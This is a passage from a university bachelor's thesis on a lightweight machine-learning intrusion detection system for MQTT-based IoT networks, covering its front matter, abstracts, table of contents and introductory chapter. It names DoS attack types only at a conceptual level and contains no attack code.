



UNIVERSITAT
POLITÈCNICA
DE VALÈNCIA



Escola Tècnica
Superior d'Enginyeria
Informàtica

Escuela Técnica Superior de Ingeniería Informática
Universidad Politécnica de Valencia

Development and evaluation of a lightweight Intrusion Detection System (IDS) for critical IoT infrastructures using Machine Learning algorithms

Degree final work

Degree in Computer Engineering

Author: **Rehman Naz, Zainab**

Tutor: **Val Noguera, Elena del**

Co-tutor: **Such Aparicio, José Miguel**

Course: **2025-2026**

Acknowledgments

First and foremost, I would like to express my deepest love and gratitude to my family. To my mother, Tabassam: I would not have reached this final milestone of becoming an engineer without your prayers, constant encouragement, and unwavering support. I will forever be indebted for the silent sacrifices and the emotional and physical labor you have dedicated to my life's journey. To my brother, Ali: you have been a pillar of strength, constantly helping me push forward, often more than you realize. This achievement is as much yours as it is mine.

I would also like to express my profound gratitude to my thesis supervisors, José Miguel Such Aparicio and Elena Del Val Noguera, for their guidance and patience. Their combined advice and expertise have been fundamental to the successful completion of this project. I am especially thankful to José Miguel for sparking my passion for academia and for continuously opening doors to new opportunities.

Finally, I wish to acknowledge my profound appreciation for public education, which provided the structural opportunity and resources necessary to achieve this degree.

Abstract

The increasing use of MQTT in Internet of Things (IoT)-based Smart City infrastructures exposes resource-constrained Edge environments to Denial-of-Service (DoS) attacks, creating a need for effective detection with minimal computational overhead. This thesis develops and evaluates a lightweight, flow-based Network Intrusion Detection System (NIDS) designed to detect DoS threats against critical MQTT-based IoT infrastructures.

Empirical validation is performed in a containerised Digital Twin that generates heterogeneous benign traffic alongside six volumetric, semantic, and low-rate DoS attack scenarios. Network behaviour is captured passively with Zeek and processed through feature engineering to extract temporal, volumetric, and connection-state characteristics. Four machine learning approaches are compared: Random Forest, One-Class SVM, Isolation Forest, and a compact Sparse Autoencoder, prioritising PR-AUC, Matthews Correlation Coefficient (MCC), and False Positive Rate (FPR).

The Isolation Forest provided the best balance between detection performance, false-positive control, and computational efficiency, achieving a PR-AUC of 0.9911, an MCC of 0.9364, and an FPR of 0.24%, while detecting 30 of 31 anomalous windows. During live Edge deployment, the post-aggregation scoring path achieved a P95 latency of 9.85 ms, with no confirmed false-alert events observed against legitimate traffic.

The results support the use of lightweight flow-based anomaly detection for MQTT DoS detection in resource-constrained Edge environments.

Key words: Internet of Things (IoT); MQTT; Intrusion Detection System (IDS); Machine Learning; Denial of Service (DoS)

Resumen

El uso creciente de MQTT en infraestructuras de ciudades inteligentes basadas en el Internet de las Cosas (IoT) expone los entornos Edge con recursos limitados a ataques de Denegación de Servicio (DoS), lo que genera la necesidad de mecanismos de detección eficaces con un coste computacional reducido. El presente trabajo desarrolla y evalúa un Sistema de Detección de Intrusiones de Red (NIDS) ligero y basado en flujos, diseñado para detectar amenazas DoS contra infraestructuras IoT críticas basadas en MQTT.

La validación empírica se realiza mediante un gemelo digital basado en contenedores que genera tráfico benigno heterogéneo junto con seis escenarios de ataques DoS volumétricos, semánticos y de baja tasa. El comportamiento de la red se captura de forma pasiva mediante Zeek y se procesa aplicando técnicas de ingeniería de características para extraer propiedades temporales, volumétricas y de estado de conexión. Se comparan cuatro enfoques de aprendizaje automático: Random Forest, One-Class SVM, Isolation Forest y un Sparse Autoencoder compacto, priorizando PR-AUC, el coeficiente de correlación de Matthews (MCC) y la tasa de falsos positivos (FPR).

Isolation Forest presentó el mejor equilibrio entre capacidad de detección, control de falsos positivos y eficiencia computacional, alcanzando un PR-AUC de 0,9911, un MCC de 0,9364 y una FPR del 0,24 %, con 30 de 31 ventanas anómalas detectadas. Durante el despliegue operativo en el entorno Edge, el proceso de puntuación posterior a la agregación alcanzó una latencia P95 de 9,85 ms, sin registrarse eventos confirmados de falsa alarma sobre tráfico legítimo.

Los resultados respaldan el uso de la detección ligera de anomalías basada en flujos para la detección de ataques DoS en MQTT en entornos Edge con recursos limitados.

Palabras clave: Sistema de Detección de Intrusiones (IDS); Internet de las Cosas (IoT); MQTT; Machine Learning; Denegación de Servicio (DoS)

Resum

L'ús creixent de MQTT en infraestructures de ciutats intel·ligents basades en Internet de les Coses (IoT) exposa els entorns Edge amb recursos limitats a atacs de Denegació de Servei (DoS), fet que genera la necessitat de mecanismes de detecció eficaços amb un cost computacional reduït. El present treball desenvolupa i avalua un Sistema de Detecció d'Intrusions de Xarxa (NIDS) lleuger i basat en fluxos, orientat a la detecció d'atacs DoS en infraestructures IoT crítiques basades en MQTT.

La validació empírica es realitza mitjançant un bessó digital desplegat en contenidors que genera trànsit benigne heterogeni juntament amb sis escenaris d'atacs DoS volumètrics, semàntics i de baixa taxa. El comportament de la xarxa es captura de manera passiva mitjançant Zeek i es processa aplicant tècniques d'enginyeria de característiques per a extraure característiques temporals, volumètriques i d'estat de connexió. Es comparen quatre enfocaments d'aprenentatge automàtic: Random Forest, One-Class SVM, Isolation Forest i un autoencoder dispers compacte, prioritzant PR-AUC, el coeficient de correlació de Matthews (MCC) i la taxa de falsos positius (FPR).

Isolation Forest va presentar el millor equilibri entre capacitat de detecció, control de falsos positius i eficiència computacional, amb un PR-AUC de 0,9911, un MCC de 0,9364 i una FPR del 0,24%, i va detectar 30 de les 31 finestres anòmales. Durant el desplegament operatiu en Edge, el procés de puntuació posterior a l'agregació va assolir una latència P95 de 9,85 ms, sense que es registraren falses alarmes confirmades sobre trànsit legítim.

Els resultats avalen l'ús de la detecció lleugera d'anomalies basada en fluxos per a la detecció d'atacs DoS sobre MQTT en entorns Edge amb recursos limitats.

Paraules clau: Sistema de Detecció d'Intrusions (IDS); Internet de les Coses (IoT); MQTT; Machine Learning; Denegació de Servei (DoS)

Contents

Contents	iv
List of Figures	viii
List of Tables	viii

1 Introduction	1
1.1 Motivation	2
1.1.1 Technological and Professional Motivation	2
1.1.2 Personal Motivation	3
1.2 Objectives	3
1.3 Methodology	5
1.4 Document Structure	6
1.5 Conventions and Typography	6
2 Theoretical Framework and State of the Art	7
2.1 The Paradigm of Industry 4.0 and Cyber-Physical Systems	7
2.1.1 The Transition from Cloud to Edge Computing and TinyML	8
2.2 The MQTT Protocol and Threat Landscape	8
2.2.1 Publish/Subscribe Architecture and QoS Vulnerabilities	8
2.2.2 Taxonomy of Denial of Service (DoS) Attacks in MQTT	9
2.2.3 Theoretical Modeling of Benign IoT Traffic and the Digital Twin	11
2.3 Intrusion Detection Systems (IDS)	12
2.3.1 Misuse Detection vs. Anomaly Detection	12
2.3.2 Deep Packet Inspection (DPI) vs. Flow-Based Analysis	12
2.4 Machine Learning Algorithms in Cybersecurity	13
2.4.1 Ensemble Learning and the Bias-Variance Tradeoff	13
2.4.2 Hyperplanar, Distance-Based, and Deep Learning Models	14
2.4.3 Spatial Isolation: The Isolation Forest	15
2.5 Explainable Artificial Intelligence (XAI) and Security Operations	16
2.6 Critical Review of the State of the Art: The Applicability Crisis	16
2.6.1 Labeling Pollution and the Dataset Shift Phenomenon	17
2.6.2 The Danger of Synthetic Oversampling (SMOTE)	17
2.6.3 Deep Learning Bottlenecks and Automated ML (AutoML) at the Edge	18
2.6.4 Evaluation Metrics and the Base-Rate Fallacy	18
2.6.5 Feature Selection	18
2.7 Proposal	19
3 Problem Analysis and Planning	20
3.1 Requirement Specification and Conceptual Modeling	20
3.2 Security Analysis	22
3.3 Algorithmic and Energy Efficiency Analysis	22
3.4 Legal and Ethical Framework Analysis	23
3.5 Risk Analysis	24
3.6 Identification and Analysis of Possible Solutions	26
3.7 Proposed Solution: The Three-Tier Architecture	26
3.8 Work Plan	27

4	System Architecture and Base Infrastructure	28
4.1	Introduction and Architectural Philosophy	28
4.2	Three-Tier Cyber-Physical System Architecture	29
4.2.1	Justification for Docker Containerisation	29
4.2.2	Network Topology and Deterministic Ground Truth Labelling	30
4.2.3	Resource Isolation and Asymmetric Containment via cgroups	31
4.3	Eclipse Mosquitto: Broker Configuration	32
4.4	Zeek: Passive Network Security Monitor	33
4.4.1	Selection over Competing Alternatives	33
4.4.2	The Sidecar Network Pattern and Output Specification	33
4.4.3	Zeek's Lazy Buffering Behaviour and Its Architectural Consequence	34
4.4.4	Hybrid Deployment of the Inference Engine	35
4.5	The Attacker Container	35
4.6	Kernel-Level Telemetry Stack	35
4.6.1	Rationale	35
4.6.2	Telegraf	36
4.6.3	InfluxDB and Grafana	36
4.7	Infrastructure Startup Sequence	37
5	Traffic Simulation and Digital Twin	39
5.1	Introduction and Design Philosophy	39
5.2	The Stochastic Benign Traffic Generator	39
5.2.1	Architectural Design: Concurrency and Heterogeneity	39
5.2.2	Mathematical Modelling of Inter-Arrival Times	41
5.2.3	The Non-Stationary Temporal Matrix: Circadian Modulation	42
5.2.4	Forced Reconnection: Solving the Zeek Instrumentation Constraint	43
5.2.5	Payload Generation: The Factory Pattern	43
5.2.6	Software Engineering Architecture	44
5.3	The Digital Twin as Ground Truth Engine	44
5.3.1	The Two-Capture Protocol	44
5.3.2	Sequential Injection and Dataset Partitioning	45
5.3.3	Concurrent Operation and the "Living Network" Guarantee	45
5.4	The Automated Offensive Module	45
5.4.1	Design Philosophy: Idle Entrypoint, Chronometric Control, and Self-DoS Prevention	45
5.4.2	Attack Vector Implementation and Zeek Flow-Level Signatures	46
5.4.3	Experimental Orchestration and Temporal Discipline	49
5.5	Characterisation and Audit of the Resulting Dataset	50
5.5.1	Volumetric Profile	50
5.5.2	Statistical Composition	50
5.5.3	The Dataset as an Engineering Artefact	50
6	Feature Engineering	51
6.1	Introduction and Architectural Philosophy	51
6.2	Module Architecture and Initialisation	52
6.3	Raw Log Ingestion and Initial Processing	53
6.3.1	Null-Safe JSON Parsing and Aggressive Sanitisation	53
6.3.2	Deterministic Ground Truth Labelling	53
6.3.3	Vectorised Inter-Arrival Time Computation	53
6.3.4	Early Error State Classification	54
6.4	Semantic Encoding of Categorical Variables	54
6.4.1	IANA Port Categorisation	55
6.4.2	TCP/MQTT History Simplification	55
6.4.3	Connection State One-Hot Encoding and Its Critical Timing	56

6.5	The Overlapping Sliding Window Algorithm	56
6.5.1	Mathematical Formulation and Parameter Justification	56
6.5.2	Per-IP Temporal Isolation	57
6.5.3	Aggregation Function Dictionary	58
6.5.4	Independent Per-File Processing	59
6.6	Derived Feature Engineering: Rates, Ratios, and Temporal Differentials . .	59
6.6.1	Temporal Byte and Packet Rates	59
6.6.2	Bidirectional Asymmetry Ratios (Snitch Metrics)	60
6.6.3	Logical Normalised Activity Features	60
6.6.4	Error Rate and Temporal Differential	61
6.6.5	Exponentially Weighted Moving Average Smoothing	61
6.7	RAM Optimisation via Structural Downcasting	62
6.7.1	The Downcasting Algorithm	62
6.7.2	Type-Safe Validation Against Mixed-Type Corruption	62
6.7.3	Parquet Serialisation for Type Preservation	62
6.8	Data Leakage Prevention and Partition Integrity	62
6.8.1	Spatial Leakage: Eliminating Topological Identifiers	63
6.8.2	Schema Alignment: Semantic Null Imputation	63
6.8.3	Stratified Partitioning and Evaluation Protocol	63
6.8.4	Scaler Isolation Architecture	64
6.9	The Hybrid Multi-Objective Cascade Filter	64
6.9.1	Phase 1: Linear Redundancy Elimination via Pearson Correlation . .	64
6.9.2	Phase 2: Relevance Maximisation via Mutual Information	65
6.9.3	Critical Feature Preservation via Domain Knowledge Injection . . .	65
6.9.4	The <code>max_features = 15</code> Constraint and Rejection of Alternatives .	66
6.10	Pipeline Integration: <code>process_multiple_logs()</code>	66
6.11	Discarded Methodological Decisions	67
6.12	Statistical Composition of the Resulting Dataset	68
7	Model Training and Evaluation (Offline Phase)	69
7.1	Introduction and Phase Architecture	69
7.2	Evaluation Metrics and Operational Constraints	69
7.3	Fold-Isolated MLOps Architecture: Data Leakage Prevention	70
7.4	Bayesian Hyperparameter Optimisation (BO-TPE)	71
7.5	Model Architectures and Training Protocols	72
7.5.1	Random Forest: The Supervised Gold Standard	72
7.5.2	Isolation Forest: The Primary Edge Candidate	72
7.5.3	One-Class SVM: The Classical Unsupervised Baseline	73
7.5.4	Sparse Autoencoder: The Compact Deep Learning Benchmark . . .	73
7.6	Dual-Bound Percentile/4-Sigma Threshold Calibration	75
7.7	Stratified K-Fold Cross-Validation Framework	76
7.8	K-Fold Cross-Validation Results	76
7.9	Master Retraining and Blind Test Evaluation	77
7.10	Offline Explainability Analysis (XAI)	79
7.10.1	Global SHAP Attribution: Isolation Forest Decision Boundaries . . .	79
7.10.2	Native Lightweight Per-Feature Reconstruction Error Attribution . .	80
7.10.3	Deferred Forensic Clustering: PCA + t-SNE + DBSCAN	81
7.11	Production Artefact Serialisation and ONNX Export	82
7.12	Comparative Synthesis and Model Selection	84
8	Edge Deployment and Real-Time Testing (Online Phase)	86
8.1	Introduction and Phase Architecture	86
8.2	Production Artefact Ecosystem at Runtime	86
8.3	Asymmetric Production Authority: The Shadow Deployment Architecture .	87

8.4	The Real-Time Inference Engine	88
8.4.1	Hybrid Host-Level Deployment	88
8.4.2	Startup Sequence and Dependency Enforcement	88
8.4.3	Event-Time Windowing and Per-IP Isolation	89
8.4.4	Null-Safe Ingestion: The <code>safe_float()</code> Guard	89
8.4.5	Online Feature Engineering: Resource-Efficient Window-Bounded Streaming Reconstruction	89
8.4.6	Feature Vector Assembly and <code>VarianceThreshold</code> Bypass	90
8.4.7	Multimodel Inference Core	90
8.4.8	Anti-Spike Temporal Debouncing	91
8.4.9	Memory Safety: OOM Protection and Probabilistic Garbage Collection	91
8.5	Production Threshold Deployment	92
8.6	Low-Overhead UDP Telemetry Pipeline	92
8.7	The SOC Visual Analytics Dashboard	92
8.7.1	Edge Compute Utilisation and Memory Footprint	93
8.7.2	ML Anomaly Scoring and Decision Boundary	94
8.7.3	Verified Threat State	95
8.7.4	Edge Scoring Latency (P95 Tail Latency)	95
8.7.5	Real-Time Confirmed False-Alert Event Counter	96
8.8	Empirical Synthesis and NFR Validation	96
9	Conclusions and Future Work	99
9.1	Synthesis of the Most Relevant Scientific and Engineering Findings	99
9.2	Degree of Fulfilment of the Objectives	100
9.3	Contributions of this Thesis	101
9.4	Relationship of the Work with the Studies Pursued in the Degree	101
9.5	Future Lines of Research	102
9.6	Closing Remarks	103
	Bibliography	104
	Appendices	
A	Source Code Listings	109
A.1	Circadian Benign MQTT Traffic Synthesis	109
A.2	Basic CONNECT Flooding (BF1)	110
A.3	CONNECT Flooding with WILL Payload (BF3)	111
A.4	Wildcard Subscription Flooding (IAUTHS)	111
A.5	Publish Flooding (PUB_FLOOD)	112
A.6	Overlapping Sliding-Window Aggregation	112
A.7	The IoTAutoencoder Architecture	113
A.8	Domain-Adapted Sparse Autoencoder Training with Multivariate Benign Tail Filtering	114
A.9	Leakage-Resistant Bayesian Hyperparameter Optimisation	115
A.10	Production Isolation-Forest Verdict and Temporal Alert Confirmation	116
B	SUSTAINABLE DEVELOPMENT GOALS	119
B.0.1	High-Impact SDGs	120
B.0.2	Medium-Impact SDGs	120
B.0.3	Low-Impact and Peripheral SDGs	121

List of Figures

2.1	MQTT Publish/Subscribe Architecture and QoS Levels	9
2.2	Conceptual representation of the Isolation Forest	15
4.1	Three-Tier Cyber-Physical System Architecture	29
6.1	Visual representation of the overlapping sliding window algorithm	57
7.1	Autoencoder learning curves	75
7.2	Blind-test confusion matrices	78
7.3	SHAP beeswarm summary	80
7.4	Exploratory t-SNE projection of anomalous windows	82
8.1	Edge Compute Utilisation (CPU)	93
8.2	Edge Container Memory Footprint	94
8.3	ML Anomaly Scoring and Decision Boundary	94
8.4	Verified Threat State	95
8.5	Edge Scoring Latency and Confirmed False-Alert Counter	96

List of Tables

3.1	Architectural and algorithmic design decisions	26
4.1	Containerised services and topological configuration	31
4.2	Key conn.log JSON fields emitted by the Zeek sidecar	34
4.3	Traceability mapping to Non-Functional Requirements	38
5.1	Attack-to-Zeek Signature Mapping	46
5.2	Attack Injection Chronology and Nominal Window Exposure	49
6.1	Pipeline stages and primary output features	59
6.2	Tensor structure following preprocessing	68
7.1	Best observed Random Forest hyperparameters identified within the Hyper- opt/TPE search	71
7.2	Mean 3-fold stratified cross-validation results	77
7.3	Final blind test results	78
7.4	Top-3 anomaly-triggering features (Autoencoder)	81
7.5	Production artefacts generated by the offline pipeline	83
7.6	Multi-dimensional comparative evaluation summary	84
8.1	Runtime artefact ecosystem at deployment time	87
8.2	Empirical computational and detection performance	97
9.1	Traceability of specific objectives	100
B.1	Degree of relationship with Sustainable Development Goals	119

CHAPTER 1

Introduction

Throughout the history of computing, the design and purpose of computer networks have undergone radical transformations. In their original conception, such as ARPANET in the 1960s, early networks connected a small number of comparatively trusted nodes, relegating security to the background. Today, technological development has propelled society to the dawn of the Fourth Industrial Revolution (Industry 4.0). This new paradigm is characterised by hyperconnectivity, Cyber-Physical Systems (CPS), and, fundamentally, the massive deployment of the Internet of Things (IoT). The proliferation of smart sensors and actuators has enabled monitoring and automation on an unprecedented scale, forming the backbone of critical infrastructures that range from the Industrial Internet of Things (IIoT) to the comprehensive management of Smart Cities.

However, this hyperconnectivity has drastically expanded the attack surface. Unlike general-purpose devices, IoT nodes are designed under strict cost constraints, imposing unavoidable limitations in terms of memory, computing capacity, and energy storage. This scarcity of physical resources can restrict the deployment of resource-intensive security mechanisms, such as heavy firewalls or complex cryptographic algorithms [1]. Consequently, these fragile devices have become ideal targets for the recruitment and development of massive botnets (e.g., Mirai, BASHLITE, or Reaper).

In this context, asynchronous and low-power messaging protocols such as MQTT (Message Queuing Telemetry Transport) have become the *de facto* standard. Nevertheless, the same lightweight design also creates a concentrated availability risk. By outsourcing communication complexity to a central server (broker), this component can become a Single Point of Failure (SPoF) in a non-redundant deployment. Attackers exploit the queueing mechanics of the protocol by launching Denial of Service (DoS) attacks at the Application Layer through two fronts: volumetric attacks (seeking to saturate bandwidth) and semantic attacks (seeking to send complex requests or retain sockets to exhaust concurrent connections). Furthermore, attackers exploit Quality of Service (QoS) levels 1 and 2, which require the broker to retain messages and acknowledgement-dependent delivery state until the corresponding exchanges complete, increasing broker resource consumption and enabling resource-exhaustion attacks [4].

Within the framework of the fundamental cybersecurity triad, Confidentiality, Integrity, and Availability (CIA), Availability constitutes the primary security objective in automated urban systems, where the interruption of telemetry can produce immediate and potentially severe consequences in the physical world [23].

Faced with this threat, traditional Intrusion Detection Systems (IDS), based on signature databases (Misuse Detection) and Deep Packet Inspection (DPI), present important operational limitations against Zero-Day attacks and polymorphic malware variants that do not match pre-existing patterns [35]. Signature-based systems rely on predefined patterns

that fail to capture the dynamic, heterogeneous nature of IoT networks and emerging threats [42]. The massive adoption of network encryption protocols (TLS/SSL) has reduced payload visibility when authorized decryption or endpoint-level inspection is unavailable. In response, the state of the art has pivoted towards Flow-based Analysis, utilizing Machine Learning (ML) to automate the creation of normality profiles and identify anomalies in an encryption-agnostic manner.

Despite the theoretical promises of Artificial Intelligence (AI), its transition to production environments in IoT networks presents formidable challenges. Centralized architectures based on Cloud Computing can introduce unacceptable latencies and violate data privacy. The current consensus points towards Edge Computing, bringing analysis closer to the data source. However, deploying a heavy mathematical model, such as Deep Neural Networks (Deep Learning), on edge gateways strains the node's processor. General-purpose IDSs are technically and operationally inadequate for specific-purpose networks like IoT [50]. If an IDS consumes excessive CPU or RAM, it can compete directly with the monitored workload. A high False Positive Rate (FPR) can additionally produce alert fatigue and, when linked to automated enforcement, disrupt legitimate telemetry, turning the security mechanism into a source of self-inflicted service degradation.

This Bachelor's Thesis was conceived to provide a comprehensive response to this problem. It proposes the design, implementation, and empirical evaluation of a resource-bounded, lightweight Network Intrusion Detection System (NIDS). Operating on behavioural flow metadata extracted passively by the Zeek analyser, the system assigns the primary alerting path to an Isolation Forest, while a compact Sparse Autoencoder remains continuously active as a passive diagnostic model. Under the evaluated conditions, this architecture combines low-false-alert detection with a marginal computational footprint, directly supporting infrastructure availability.

1.1 Motivation

This project is motivated by the intersection of a personal interest in scalable systems architecture and a technical need documented in recent industrial cybersecurity literature.

1.1.1. Technological and Professional Motivation

From an operational perspective, a review of current literature reveals an “applicability crisis” in AI-based NIDS for the Internet of Things. This project is technically motivated by the need to resolve six major structural problems prevalent in contemporary cybersecurity research:

1. **The Reliance on Static Datasets:** the industry frequently utilizes obsolete or static academic datasets that fail to represent the organic, dynamic behaviour of modern IoT protocols. The increasing complexity of Cyber-Physical Production Systems (CPPS) demands the use of Digital Twins, virtual simulations that mirror the life of complex systems, to generate realistic, data-driven reliability models rather than relying on abstract, static data [30].
2. **The Danger of Synthetic Oversampling:** attempts to solve the inherent imbalance of network traffic often rely on generating artificial data (e.g., SMOTE). However, fabricating synthetic cyber-threats distorts the natural topology of the network and degrades the model's ability to detect true Zero-Day anomalies.

3. **Data Snooping and Spurious Correlations:** machine learning models often inadvertently train on artifacts unrelated to the security problem (e.g., origin IP ranges rather than attack semantics) or mix temporal data. This pitfall leads the learning model to adapt to shortcut patterns instead of solving the actual intrusion task, resulting in severe experimental bias and over-optimistic results in lab-only evaluations [16].
4. **The Inefficiency of Deep Learning at the Edge:** the trend of utilizing massive architectures, such as deep neural networks, imposes memory and processing costs that are prohibitive for border gateways, rendering them unviable for real-time Edge Computing deployments. Furthermore, centralizing raw data raises severe privacy concerns under regulations like GDPR. Balancing detection accuracy with computational efficiency remains one of the most critical unresolved challenges in IoT anomaly detection [42].
5. **The Curse of Dimensionality in Stream Processing:** highly correlated features introduce redundancy without adding value, burdening model training times in stream processing environments [66]. Optimizing feature selection by simultaneously evaluating linear and nonlinear relationships is an unresolved engineering challenge that directly impacts incident response times.
6. **The Base-Rate Fallacy:** in high-volume environments, even a minimal False Positive Rate generates thousands of erroneous alerts, causing “alert fatigue” and, where alert decisions are coupled to automated enforcement, risking self-inflicted disruption of legitimate telemetry. The operational success of an IDS is not solely measured by its detection rate, but by the expected cost of its errors in a specific environment [11, 25]. A single false positive in a critical IoT infrastructure carries a disproportionately higher operational cost than in standard networks.

This project is motivated by the engineering challenge of overcoming these six hurdles by proposing a lightweight system with an offline-calibrated production threshold, designed to support infrastructure availability without relying on artificially balanced datasets or computationally intensive models.

1.1.2. Personal Motivation

On an academic and personal level, this thesis has been the most demanding opportunity to integrate knowledge acquired throughout the Computer Engineering Degree. It combines systems engineering and Docker virtualisation, Linux resource monitoring through cgroups, Zeek-based network analysis, Python Machine Learning and MLOps, and optimised inference through ONNX Runtime within an end-to-end system in which detection performance, computational efficiency, interpretability, and operational reliability must be considered jointly. The project has strengthened my interest in Cybersecurity and Machine Learning and has already provided direct preparation for my current research position in this area, while establishing a strong technical foundation for the challenges I intend to pursue after completing the degree.

1.2 Objectives

The overarching purpose guiding the engineering process of this thesis is to strengthen the resilience and continuous availability of critical IoT infrastructure by employing a defence mechanism capable of detecting modern threats without exhausting the host hardware.

General Objective

To develop, optimise, empirically validate, and deploy a lightweight, flow-based Network Intrusion Detection System (NIDS) in resource-constrained Edge Computing environments, focused on protecting the availability of IoT ecosystems (Smart Cities) against Denial of Service (DoS) attacks.

Specific Objectives

To achieve the general objective, the following measurable milestones are established:

- **Design and implement an IoT Digital Twin:** construct a virtualized network environment (Docker) that integrates an MQTT broker and simulates representative benign traffic using heterogeneous stochastic patterns (Poisson-derived waiting intervals, Weibull-distributed inter-arrival times, and high-frequency Edge camera metadata). Concurrently, develop an automated offensive module responsible for the programmatic injection of six specific vectors: volumetric connection flooding (BF1), semantic TCP starvation (BF2), Last Will connection flooding (BF3), wildcard subscription flooding (IAUTHS), wave-based publish flooding (PUB_FLOOD), and stealthy low-rate starvation (SlowITe).
- **Develop a Feature Engineering pipeline:** integrate the Zeek passive probe to extract payload-agnostic flow metadata directly in JSON format to reduce parsing overhead. Apply statistical aggregation via overlapping sliding windows, RAM optimisation techniques, and strict feature selection and dimensionality control to prevent the Curse of Dimensionality.
- **Train and evaluate Machine Learning models (Offline Phase):** contrast supervised models (Random Forest), classical novelty-detection models (One-Class SVM), reconstruction-based Deep Learning models (Sparse Autoencoder using Mean Absolute Error), and spatial isolation algorithms (Isolation Forest). The evaluation must strictly prioritise the PR-AUC (Precision–Recall Area Under the Curve), the Matthews Correlation Coefficient (MCC), and the False Positive Rate (FPR) over generic Accuracy, given the extreme class imbalance inherent to real networks.
- **Implement statistically calibrated thresholding:** replace arbitrary default decision boundaries that can aggravate the Base-Rate Fallacy and apply mathematical heuristics to target a near-zero False Positive Rate (FPR), protecting the availability of legitimate sensors and avoiding unnecessary alerts. The threshold is calculated as the more restrictive of the 99.5th percentile of benign training scores and the empirical 4σ bound ($\mu + 4\sigma$), following percentile-based and statistical calibration principles reported in recent anomaly-detection studies [13,68]. Once calibrated, the selected threshold is frozen and applied unchanged during held-out testing and online operation.
- **Deploy the system in real time and implement a SOC dashboard (Online Phase):** deploy the selected architecture in the Edge environment, using the Isolation Forest as the primary detector and the compact Sparse Autoencoder as a passive diagnostic model, and verify sub-millisecond model-only inference latency. Monitor container-level CPU and RAM consumption through Linux cgroups and Telegraf, transmit anomaly scores and confirmed-alert states through a low-overhead UDP socket using the InfluxDB Line Protocol, and project computational performance, including P95 scoring latency, continuous Isolation Forest scores, and debounced alert states, onto an interactive Visual Analytics dashboard in Grafana. Complement these online views with offline Explainable AI methods such as SHAP [3].

Scope and Limitations: the scope of this project is strictly confined to the detection of volumetric, semantic, and starvation anomalies affecting MQTT protocol flows, including connection-establishment, subscription-pressure, resource-retention, and low-rate behaviours. Deep Packet Inspection (DPI) and the detection of Application-Layer payload attacks, such as SQL Injection or Cross-Site Scripting, are consciously excluded, as the proposed flow-based model does not inspect payload semantics. Active prevention or mitigation mechanisms through firewall or IPS blocking rules are also outside the primary scope; the thesis instead focuses on the detection, alerting, and computational profiling of the IDS. Consequently, the deployed system does not automatically interrupt network traffic. This prioritisation of a payload-agnostic design aims to minimise latency, reduce the exposure of application payloads in encrypted environments, and adhere to the hardware constraints of Edge Computing. The empirical validation is limited to the controlled, containerised Digital Twin and the six implemented attack scenarios; generalisation to other networks, MQTT brokers, or unseen attack families is therefore not established.

1.3 Methodology

To ensure scientific rigor and the traceability of engineering decisions, this project adopts a combined methodological approach. At the engineering level, it is framed within the Design Science Research Methodology (DSRM). DSRM provides a sequential framework oriented toward the creation and evaluation of technological artifacts for problem-solving: identifying the problem, defining objectives, designing the artifact (the IDS and Digital Twin), demonstration, and rigorous empirical evaluation.

In parallel, for the machine learning and data processing lifecycle, the industry-standard CRISP-DM (Cross-Industry Standard Process for Data Mining) is adopted, encompassing the following iterative stages:

- **Business Understanding (Problem Definition):** identification of critical vulnerabilities in the MQTT protocol and taxonomy of attack vectors.
- **Data Acquisition (Digital Twin Generation):** execution of the containerised simulator, logically distinguishing benign traffic from offensive traffic through deterministic attacker-origin labelling to reduce label contamination and construct a reproducible Ground Truth.
- **Data Preparation (Feature Engineering):** development of the analytical pipeline to group flows into Overlapping Sliding Windows, apply RAM optimisation (Downcasting), prevent Data Leakage by dropping topological identifiers, and perform feature selection exclusively on the training data.
- **Algorithmic Modelling (Offline Phase):** evaluation using three-fold stratified cross-validation to preserve the natural class imbalance, and Bayesian optimisation for hyperparameter tuning of the supervised baseline (Random Forest), alongside evaluation of the classical novelty-detection model (One-Class SVM), Deep Learning model (Sparse Autoencoder), and spatial isolation model (Isolation Forest).
- **Evaluation:** rigorous auditing using Stratified Cross-Validation, a held-out test partition, imbalance-resistant metrics (PR-AUC, MCC, and FPR), and offline statistically calibrated thresholding.
- **Deployment (Online MLOps):** packaging of the selected Isolation Forest together with its preprocessing artefacts, export of the Sparse Autoencoder diagnostic model

to ONNX, and execution in the constrained Edge environment, emitting telemetry to Grafana.

1.4 Document Structure

For clarity and rigorous phase-by-phase analysis, the document follows the complete data, Machine Learning, and systems-engineering lifecycle of the proposed NIDS.

Chapter 1, Introduction, frames the cybersecurity problem in critical IoT infrastructures and establishes the motivation, objectives, scope, and methodology. **Chapter 2, Theoretical Framework and State of the Art**, establishes the foundations of MQTT, Edge Computing, Cyber-Physical Systems, and the evaluated Machine Learning models, while critically reviewing Flow-Based Analysis versus Deep Packet Inspection, static datasets, Deep Learning limitations, feature selection, and the Base-Rate Fallacy. **Chapter 3, Problem Analysis and Planning**, defines the operational and hardware requirements, analyses security, efficiency, legal and ethical constraints, evaluates technical alternatives and risks, and establishes the proposed architecture and work plan. **Chapter 4, System Architecture and Base Infrastructure**, documents the logical and topological design of the solution, including Docker Compose orchestration, Mosquitto, the Zeek passive probe, deterministic network labelling, and the Telegraf/InfluxDB/Grafana telemetry infrastructure.

Chapter 5, Traffic Simulation and Digital Twin, develops the experimental environment through the stochastic benign traffic generator and the automated offensive module implementing the six DoS vectors. **Chapter 6, Feature Engineering**, constitutes the mathematical core of the data-processing pipeline, covering Overlapping Sliding Windows, leakage prevention, RAM optimisation, derived behavioural features, and hybrid Pearson/Mutual-Information dimensionality reduction. **Chapter 7, Model Training and Evaluation (Offline Phase)**, presents the leakage-resistant training methodology, Hyperopt/BO-TPE search, stratified cross-validation, comparative evaluation of the four Machine Learning architectures, statistical threshold calibration, explainability analysis, and production artefact generation. **Chapter 8, Edge Deployment and Real-Time Testing (Online Phase)**, documents the Isolation Forest primary detector, ONNX Autoencoder shadow model, real-time inference engine, calibrated-threshold enforcement, runtime resource and latency measurement, and Grafana SOC Visual Analytics. Finally, **Chapter 9, Conclusions and Future Work**, synthesises the scientific and engineering findings, evaluates objective fulfilment and the relationship of the work to the Degree, identifies the principal contributions, and proposes future research directions.

Appendix A contains the source-code implementations referenced in Chapters 5 through 8, while Appendix B details the alignment of this research with the United Nations Sustainable Development Goals.

1.5 Conventions and Typography

Emphasis and terminology: newly introduced technical concepts and Latin expressions are italicised (e.g., *de facto*). **Source code and infrastructure:** programming languages, file names, commands, and code variables are presented in monospace type (e.g., `docker-compose.yml`, `c_iat_std`). **Acronyms:** terms are expanded on first use and abbreviated thereafter. **Mathematical formulation:** equations, statistical rules, and computational complexities use standard mathematical notation (e.g., $\mu + 4\sigma$ and $\mathcal{O}(n \log n)$).

CHAPTER 2

